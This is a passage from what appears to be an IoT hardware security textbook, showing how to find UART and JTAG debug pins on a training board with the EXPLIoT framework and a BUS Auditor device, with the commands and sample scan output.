
   `run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1`

   `-v` → voltage

   `-p` → dev/tty* port

   `-s` → starting channel

   `-e` → ending channel



```
ef> run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1
[*] Test:         busauditor.generic.uartscan
[*] Author:       Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/Universal_asynchronous_receiver-transmitter']
[*] Category:     Technology=busauditor|Interface=hardware|Action=recon
[*] Target:       Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (1)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
DB CMD len = 15, Service = 0x11
DB Response: 009100
DB Start: 0, End: 1, vint: 0x03, vint: 0x03
DB scaning RX => 0 and TX => 1
DB scaning RX => 1 and TX => 0
[*] UART Scan Result:
[*] TX scan possible pin combinations 1:
[*] Combination 1:
[*]       RX Pin            : (1)
[*]       TX pin            : (0)
[*]       BaudRate          : (9600)
[*]
[+] Test busauditor.generic.uartscan passed
```

Figure 18.49: UART scan


JTAG

The Joint Test Action Group (JTAG) adapted as IEEE 1149.1 consists of four pins—Test Mode Select (TMS), Test Clock (TCK), Test Data In (TDI), and Test Data Out (TDO)—and one additional optional pin, Test Reset (TRST).

Listed below are the steps involved in identifying JTAG:

1. Connect the CH0 to CH8 channels of BUS Auditor to the JTAG header.
2. Connect both the DIVA board and BUS Auditor to the computer.
3. Run the following command in the EXPLIoT framework:

   `run busauditor.generic.jtagscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10`



```
ef> run busauditor.generic.jtagscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 5
[*] Test:         busauditor.generic.jtagscan
[*] Author:       Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/JTAG']
[*] Category:     Technology=busauditor|Interface=hardware|Action=recon
[*] Target:       Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (5)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
[*] JTAG Scan Result:
[*] Device: 1
[*]      ID Code : 0x4ba00477
[*]      TCK     : 0
[*]      TMS     : 1
[*]      TDO     : 3
[*]      TDI     : 2
[*]      TRST    : 4
[*]
[*] Device: 2
[*]      ID Code : 0x06431041
[*]      TCK     : 0
[*]      TMS     : 1
[*]      TDO     : 3
[*]      TDI     : 2
[*]      TRST    : 4
```

Figure 18.50: JTAG scan

